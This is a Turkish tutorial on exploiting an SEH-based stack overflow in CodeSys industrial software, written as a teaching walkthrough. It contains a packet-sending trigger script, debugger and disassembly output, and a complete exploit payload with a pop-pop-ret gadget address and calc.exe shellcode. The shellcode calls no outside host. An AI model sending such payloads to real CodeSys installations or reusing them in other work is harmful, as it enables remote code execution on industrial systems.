SEH Tabanlı Zafiyetlerin Exploit Edilmesi (CodeSys SEH Overflow)

Bekir KARUL / 2014

SEH Tabanlı Zafiyetlerin Exploit Edilmesi

1 September, 2014

Merhabalar, başlıktan anlaşılacağı üzere *SEH*(Structured Exception Handler) overflow hakkında bir yazı olacak, öncelikle *SEH* nedir, ne değildir sorularına cevap olacak klasik bir giriş yapacağım, ardından bu açığın nasıl sömürüleceğini bir örnek üzerinde göstermeye çalışacağım.

SEH nedir ?

SEH, basitçe programınızın içinde bulunan hata işleyicisidir. Program içerisinde gerçekleşen bir istisna devreye *SEH*'i alır, ve oluşan hata işlenir. Örneğin programlama dillerinde gördüğünüz try-except, try-catch yapıları da hata işlemek için kullanılır, buradaki *SEH* de bunu yapar. *SEH* stackde **8** bytelık *exception_registration* yapısıyla saklanır.

```
typedef struct EXCEPTION_REGISTRATION{
    _EXCEPTION_REGISTRATION *next;
    PEXCEPTION_HANDLER *handler;
} EXCEPTION_REGISTRATION, *PEXCEPTION_REGISTRATION;
```

Her iki eleman da **4** byte değerindedir. Bu yapı her kod bloğu için stackte ayrı olarak saklanır. İlk eleman diğer yapıyı gösteren bir göstericidir. Diğeri ise oluşan hatayı işleyecek olan gerçek exception handlerdır.(SE Handler) Tahmin edebileceğiniz gibi *SEH* tabanlı taşma zafiyetlerini exploit ederken gönderdiğiniz taşan değer *SEH* yapısının da üzerine yazar. Siz de *SEH* üzerine işinizi görecek olan kodu yazdığınızda programın akışını istediğiniz yere çekmiş olursunuz. Örnek olması açısından rastgele seçtiğim bir programın *SEH* yapısını görelim.

```
0:001> !exchain
03c9ff7c: ntdll!_except_handler4+0 (77796645)
  CRT scope  0, filter: ntdll!DbgUiRemoteBreakin+3b (777bac53)
                func:   ntdll!DbgUiRemoteBreakin+3f (777bac57)
03c9ffcc: ntdll!_except_handler4+0 (77796645)
  CRT scope  0, filter: ntdll!__RtlUserThreadStart+59664 (777b386b)
                func:   ntdll!__RtlUserThreadStart+596a3 (777b38aa)
03c9ffe4: ntdll!FinalExceptionHandlerPad11+0 (7774f20a)
0:001> d fs:[0]
0053:00000000  03c9ff7c 03ca0000 03c9c000 00000000  |...............
0053:00000010  00001e00 00000000 7ffda000 00000000  ................
0053:00000020  00000648 000011e4 00000000 00000000  H...............
0053:00000030  7ffde000 00000000 00000000 00000000  ................
0053:00000040  00000000 00000000 00000000 00000000  ................
0053:00000050  00000000 00000000 00000000 00000000  ................
0053:00000060  00000000 00000000 00000000 00000000  ................
0053:00000070  00000000 00000000 00000000 00000000  ................
0:001> !teb
TEB at 7ffda000
    ExceptionList:      03c9ff7c
    StackBase:          03ca0000
```

Resimde gördüğünüz `d fs:[0]` *TEB*(Thread Environment Block)'i gösterir. İlk elemanı da gördüğünüz üzere *ExceptionList*'i tutuyor.

Şimdi, *SEH Overflow* açığını bir örnekle görelim. Üzerinde exploit yazacağımız yazılım *Codesys* isimli bir yazılım. Yazılım içinde bu açığın dışında başka açıklarda var, bilgi sızdırma, dosya silme, okuma gibi. Bu makalede yalnızca overflow açığına ve bu açığın kısaca tespit aşamalarına değineceğiz.

Zafiyetin Keşfi

Uzunca anlatmadan önce açığı tetiklemek için gereken kodu göstereyim, ardından o kod üzerinden kısa bir inceleme yapıp sonunda exploiti yazalım.

```
#!/usr/bin python
# -*- coding:utf-8 -*-

import struct
from socket import *

host = "192.168.20.129"
port = 1211
adres = (host,port)
```


```
Baglanti = socket(AF_INET,SOCK_STREAM)
Baglanti.connect(adres)

#Burası tanımlayıcı paketin yapısı
mesaj = "\xDD\xDD"              #Magic Number, paketi doğruluyor.
mesaj += "CDEFGHIJKLMN"         #Junk
mesaj += struct.pack("L", 3004) #Son 4 byte ikinci paketin boyutu (L = long = 4 byte)
Baglanti.send(mesaj)            #Toplam 18 byte

#İkinci paket
boyut = 3004
mesaj2  = struct.pack("L", 4)   #4 Byte, 4. 6. caselerde GBufferedFileSerDev var.
mesaj2 += "A" * (boyut-len(mesaj2))

Baglanti.send(mesaj2)
Baglanti.close()
```

`192.168.20.129` adresli *XP* sanal makinada çalışan *CodeSys* programının kendine ait bir paket yapısı var. Bu paket yapısını görebilmek için yapmanız gereken *Windbg* ve *IDA* ile kodları incelemek. Kısaca bahsetmem gerekirse program iki adet paket alıyor. Bunlardan ilki paketin doğruluğunu ve diğer paketin boyutunu belirmek için kullanılıyor. Aşağıdaki resimde bu doğrulamaların bir kısmını görüyorsunuz.




`loc_4094AA` kısmında yapılan *cmp* ile gelen paketin boyutunun **12h**(18) olup olmadığı kontrol ediliyor. Olmadığı taktirde paket işlenmiyor. Bu ilk paketin ilk iki bytei magic value denilen paketi doğrulayan değer, ilk işlemin ardından ilk 4 byte sıfırlanıyor ardından oluşan bu değerin dddd olup olmadığı kontrol ediliyor eğer doğruysa paket işleniyor. Ayrıca gelen ilk paketin son 4 bytei ikinci paketin boyutunu da belirliyor. Şurada görebiliriz bunu:

```
eax=00000012 ebx=00957038 ecx=00000012 edx=4443dddd esi=00957038 edi=77eda66e
eip=004094c0 esp=0120ff0c ebp=0120ff70 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
image00400000+0x94c0:
004094c0 81e2ffff0000    and     edx,0FFFFh
0:007> t
eax=00000012 ebx=00957038 ecx=00000012 edx=0000dddd esi=00957038 edi=77eda66e
eip=004094c6 esp=0120ff0c ebp=0120ff70 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
image00400000+0x94c6:
004094c6 81fadddd0000    cmp     edx,0DDDDh
```

Aşağıdaki kodda görebileceğiz üzere bu ilk pakete uygun yapıda, 3004 uzunluk değerine sahip bir paket gönderiyoruz. Ardından şu iki satırı görüyorsunuz:

```
mesaj2  = struct.pack("L", 4)   #4 Byte, 4. 6. caselerde GBufferedFileSerDev var.
mesaj2 += "A" * (boyut-len(mesaj2))
```

Program paketi doğruladıktan sonra aldığı ikinci paketin içeriğine göre bazı işlemler gerçekleştiriyor. Program *IDA* ile incelenirse `00405DD6` adresinde bulunan switch yapısı görülebilir.



Bahsettiğim açıkların tümü bu switch caselerde bulunuyor. Örneğin case 4 ve 6'da overflow açıkları mevcut, nedeniyse bu caseler içinde işlenen paketin `0040683C` satırındaki ***GBufferedFileSerDev*** isimli bir fonksiyon kullanarak bir işlemden geçmesi. Bu fonksiyon çağırıldığı sırada paket içeriği normal boyutlarda değilse bir taşma oluyor. Bu iki caseyi de altta görüyorsunuz.

Case 4:

```
00406817
00406817 loc_406817:
00406817 mov     eax, [ebp+arg_4]
0040681A push    eax
0040681B lea     ecx, [ebp+var_210]
00406821 call    ds:?AppendText@GString@@QAEHPAD@Z ; GString::AppendText(char *)
00406827 push    0
00406829 lea     ecx, [ebp+var_210]
0040682F call    ds:??BGString@@QAEPADXZ ; GString::operator char *(void)
00406835 push    eax
00406836 lea     ecx, [ebp+var_20C]
0040683C call    ds:??0GBufferedFileSerDev@@QAE@PADW4SDMODE@@@Z ; Overflow sebebiyet veren fonk.
00406842 mov     byte ptr [ebp+var_4], 7
00406846 lea     ecx, [ebp+var_20C]
0040684C call    ds:__imp_?GetStatus@GSerDev@@UAE?AW4SDERROR@@XZ ; GSerDev::GetStatus(void)
00406852 test    eax, eax
00406854 jz      short loc_40687E
```

Case 6:

```
0040697A
0040697A loc_40697A:
0040697A mov     eax, dword ptr [ebp+var_338]
00406980 push    eax
00406981 lea     ecx, [ebp+var_33C]
00406987 call    ds:?AppendText@GString@@QAEHPAD@Z ; GString::AppendText(char *)
0040698D push    1
0040698F lea     ecx, [ebp+var_33C]
00406995 call    ds:??BGString@@QAEPADXZ ; GString::operator char *(void)
0040699B push    eax
0040699C lea     ecx, [ebp+var_334]
004069A2 call    ds:??0GBufferedFileSerDev@@QAE@PADW4SDMODE@@@Z ; Overflow sebebiyet veren fonk.
004069A8 mov     byte ptr [ebp+var_4], 9
004069AC mov     ecx, [ebp+arg_10]
004069AF mov     dword ptr [ecx], 4
004069B5 push    4               ; unsigned int
004069B7 call    ??2@YAPAXI@Z    ; operator new(uint)
004069BC add     esp, 4
004069BF mov     [ebp+var_520], eax
004069C5 mov     edx, [ebp+arg_C]
004069C8 mov     eax, [ebp+var_520]
004069CE mov     [edx], eax
004069D0 mov     ecx, dword ptr [ebp+var_338]
004069D6 mov     edx, [ecx+104h]
```

Yukarıdaki kodu çalıştırdığınızda programın çöküp kapandığını görebilirsiniz. Program çöktüğünde WinDbg çıktısına bakarak açığa asıl sebebiyet veren fonksiyonun `GBufferedFileSerDev` içerisinde bir yerde çağırılan `GUtilStringToGUID` olduğunu görebilirsiniz.

```
0:001> r
eax=78f8f8f8 ebx=009a2810 ecx=00fb8a40 edx=44444444 esi=009a2810 edi=00b4ffff
eip=1000b2c1 esp=00b4f9a8 ebp=00b4f9d4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
GUtil!GUtilStringToGUID+0xe58:
1000b2c1 8917            mov     dword ptr [edi],edx  ds:0023:00b4ffff=????????
0:001> kv
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
00b4f9d4 00406842 00fb87a5 00000000 00000000 GUtil!GUtilStringToGUID+0xe58
```

Açığın tespiti basit olarak bu şekilde özetlenebilir.

Zafiyetin İstismar Edilmesi

Şimdi bu zafiyetin *SEH* kullanarak exploit edilmesini görelim. Öncelikle *SEH*'in bizim **A** değerimiz ile yazılıp yazılmadığını görmemiz gerek. Dilerseniz bu defa programı başka bir debuggerda açın, ardından yukarıdaki kodu çalıştırın. İstisna meydana geldiğinde debugger **pause** moduna geçecektir. Bu sırada *View* menüsünden *SEH Chain*'e tıklarsanız aşağıdaki gibi bir sonuçla karşılaşmanız gerek.

Görüldüğü üzere *SE Handler* bizim **A** değerimiz ile yazılmış durumda. Şimdi mantığımız standart buffer overflow açıklarındaki gibi olacak temelde. Öncelikle *SE Handler*'e yazan değerinin offsetini öğrenmemiz gerek. Bunu iki yolla yapabiliriz, öğretici olması için iki yolu da yapalım. Öncelikle klasik metasploit üzerinden *3000* uzunluğa sahip bir pattern oluşturup yukarıdaki kodu şu şekilde düzenleyelim.

```
boyut = 3004
mesaj2  = struct.pack("L", 4)
mesaj2 += "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A ---skipped"
```

Yalnızca *mesaj2* değişkenini metasploit ile ürettiğimiz pattern ile değiştirdim. Şimdi kodu tekrar çalıştırıp ardından yine *SEH*'in durumuna bakalım.

Görüldüğü üzere *SE Handler* `32704131` ile yazılmış durumda. Bu değeri metasploitin diğer aracı olan *pattern_offset*'e verelim. Bu sayede *SE Handler* kaçıncı bytedan sonra yazılıyor onu öğrenmiş olacağız.

```
root@bkali: ruby pattern_offset.rb 32704131
[*] Exact match at offset 455
```

Bu demektir ki *SE Handler* **455**. offsetde, yani bundan *4* byte geriye gidersek **451**. offsette de *Next SEH* var. Yani biz 451. offsete kadar junk data gönderip ondan sonraki *4* byte ile de *SE Handler* üzerine yazabiliriz.

Şimdi kısaca teorik bir bilgiye değinelim. Bu bize ne kazandırır ? Şimdi, yapmamız gereken şey yığında bulunan shellcodeumuza atlamak. Biz hem *Next SEH*, hemde *SE Handler* üzerine yazabiliyoruz. Bu kodlara geldiğimiz sırada bir istisnanın oluştuğunu da hesaba katarsak, istisna oluştuğunda bizim programımız *SE Handler* değerine gelecektir. Biz SE Handler'a ne yazmalıyız ki stacke gidip shellcodeumuzu çalıştırabilelim ? Bunu öğrenmeden önce kodumuzu şu şekilde değiştirip istisna meydana geldiğinde durumun ne olduğunu görelim.

```
boyut = 3004
mesaj2  = struct.pack("L", 4)
mesaj2 += "\x41" * 451      #A -> Junk
mesaj2 += "BBBB"            #B  -> next SEH
mesaj2 += "CCCC"            #C  -> SEH
mesaj2 += "D" * (boyut-len(mesaj2))
```

Şimdi çalıştırdıktan sonra *SEH* devreye girene dek `g` ile devam ediyoruz. *SEH* devreye girdiğinde **EIP** 43434343 olacak.

```
0:002> !exchain
00aaf21c: ntdll!RtlConvertUlongToLargeInteger+93 (7c9037d8)
00aaf5ec: ntdll!RtlConvertUlongToLargeInteger+93 (7c9037d8)
00aaf9c8: GUtil!GUtilStringToGUID+9a86 (10013eef)
00aaff44: 43434343
Invalid exception stack at 42424242
0:002> r
eax=00000000 ebx=00000000 ecx=43434343 edx=7c9037d8 esi=00000000 edi=0000
eip=43434343 esp=00aaf208 ebp=00aaf228 iopl=0         nv up ei pl zr na p
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=0001
43434343 ??              ???
0:002> kv
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
00aaf204 7c9037bf 00aaf2f0 00aaff44 00aaf30c 0x43434343
```

Bakın burda ne varmış. Böö! *SE handler* **C**, *Next SEH* **B** ile yazılmış durumda. Şimdi `kv` ile call stacki kontrol ederseniz işimize yarayacak bir ayrıntıyı yakalayacaksınız. 3. değerin bizim *Next SEH* olduğunu görüyorsunuz.

Yapmamız gereken şey, bizim *SE Handler* değeri yerine bizi *Next SEH* kısmına götürecek bir kod yazmak, *Next SEH* yerine de shellcodeumuza atlayacak bir *jump* kodu yazmak. İlk adımı yapmak için yapmamız gereken şey `pop pop ret` şeklinde bir instruction bulmak. Bu sayede stackde bulunan `7c9037bf` ve `00aaf2f0` stackden gidecek ve ret ile stackten en baştaki değer yani `00aaff44` , yani tekrardan bizim *Next SEH* kısmına gelmiş olacağız, burada da shellcode atlamak için gerekli olan kod olacağından böylece shellcodeumuza atlamış olacağız. Anlatırken biraz karıştık olsa da açıklayabilmeyi umuyorum şimdi.

Kısaca exploitin çalışması için şu yapıda bir exploit yazmamız lazım:

```
                ------------------------
                |                      |
                |                      |
[AAAAA....][short jump][pop pop ret][NOPLAR][SHELLCODE][NOP]
               |            |
               |            |
               --------------
```

Sanırım biraz daha anlaşılabilir olmuştur bu şekilde. Şimdi bu yapıya göre exploitimizi tekrar yazmamız gerekiyor. Öncelikle bir *short jump* koduna ihtiyacımız var. *06 byte jump*'ın opcodeu eb 06, bunu exploit'e `\xeb\x06\x90\x90` şeklinde, iki nop ekleyerek geçiriyoruz. Ardından bize gereken şey `pop pop ret` , bunun için hafızada arama yapmamız gerek. Bunun için *Immunity Debugger*'ın özelliğinden faydalanacağız. Programı debuggerda açıp, alttaki komut satırına `pvefindaddr p -n` yazıyoruz. Bir süre bekledikten sonra komut sonuçlanıyor ve debuggerın dizininde ppr isminde bi dosya oluşuyor içinde bizim `pop pop ret` olarak kullanabileceğimiz adresler mevcut.

```
Found pop eax - pop esi - ret at 0x1001163A [gutil.dll] **   [SafeSEH: ** NO
Found pop eax - pop ebp - ret at 0x100129DD [gutil.dll] **   [SafeSEH: ** NO
Found pop ebx - pop edi - ret at 0x10013097 [gutil.dll] **   [SafeSEH: ** NO
Found pop ebx - pop edi - ret at 0x1001309D [gutil.dll] **   [SafeSEH: ** NO
Found pop ebx - pop ebp - ret at 0x10011A58 [gutil.dll] **   [SafeSEH: ** NO
Found pop ebx - pop ebp - ret at 0x100129B6 [gutil.dll] **   [SafeSEH: ** NO
Found pop ecx - pop ecx - ret at 0x100113A0 [gutil.dll] **   [SafeSEH: ** NO
Found pop esi - pop ebx - ret at 0x1001152A [gutil.dll] **   [SafeSEH: ** NO
Found pop esi - pop ebx - ret at 0x10011694 [gutil.dll] **   [SafeSEH: ** NO
Found pop esi - pop ebx - ret at 0x10012C22 [gutil.dll] **   [SafeSEH: ** NO
Found pop esi - pop ebx - ret at 0x10013191 [gutil.dll] **   [SafeSEH: ** NO
Found pop esi - pop ebx - ret at 0x10013937 [gutil.dll] **   [SafeSEH: ** NO
Found pop esi - pop ebx - ret  10 at 0x10012A93 [gutil.dll] **   [SafeSEH: **
Found pop edi - pop esi - ret at 0x10010897 [gutil.dll] **   [SafeSEH: ** NO
Found pop edi - pop esi - ret at 0x10012675 [gutil.dll] **   [SafeSEH: ** NO
Found pop edi - pop esi - ret at 0x1001274D [gutil.dll] **   [SafeSEH: ** NO
Found pop edi - pop esi - ret at 0x10012B43 [gutil.dll] **   [SafeSEH: ** NO
Found pop edi - pop esi - ret at 0x10012B8F [gutil.dll] **   [SafeSEH: ** NO
Found pop edi - pop esi - ret at 0x10013354 [gutil.dll] **   [SafeSEH: ** NO
Found pop edi - pop esi - ret at 0x100133D3 [gutil.dll] **   [SafeSEH: ** NO
```


```
pvefindaddr p -n
Found 24 address(es) (Check the Log Windows for details)
```

Buradaki adreslerden *SafeSEH* ve *ASLR* No olan bir adresi seçip bunu *SE Handler* üzerine yazacağız. Ben bu liste


içinden `0x1001309D` adresini seçiyorum. Son olarak da shellcodeumuzu yazıp exploiti tamamlayacağız. Exploitin son hali şu şekilde olacak.

```
boyut = 3004
mesaj2  = struct.pack("L", 4)
mesaj2 += "\x41" * 451
mesaj2 += "\xeb\x06\x90\x90"                    #jmp 06 byte
mesaj2 += struct.pack('<I', 0x1001309D)         #pop pop ret, jump to next seh
mesaj2 += "\x90" * 24
mesaj2 += "\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"    #calc.exe shellcode
mesaj2 += "\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
mesaj2 += "\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
mesaj2 += "\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
mesaj2 += "\x57\x78\x01\xc2\x8b\x7a\x20\x01"
mesaj2 += "\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
mesaj2 += "\x45\x81\x3e\x43\x72\x65\x61\x75"
mesaj2 += "\xf2\x81\x7e\x08\x6f\x63\x65\x73"
mesaj2 += "\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
mesaj2 += "\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
mesaj2 += "\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
mesaj2 += "\xb1\xff\x53\xe2\xfd\x68\x63\x61"
mesaj2 += "\x6c\x63\x89\xe2\x52\x52\x53\x53"
mesaj2 += "\x53\x53\x53\x53\x52\x53\xff\xd7"
mesaj2 += "D" * (boyut-len(mesaj2))
```


Şimdi programı Windbgda açıp `bp 0x1001309D` ile pop pop ret kısmına *breakpoint* koyup exploiti çalıştralım. Ardından neler olup bittiğini görelim.



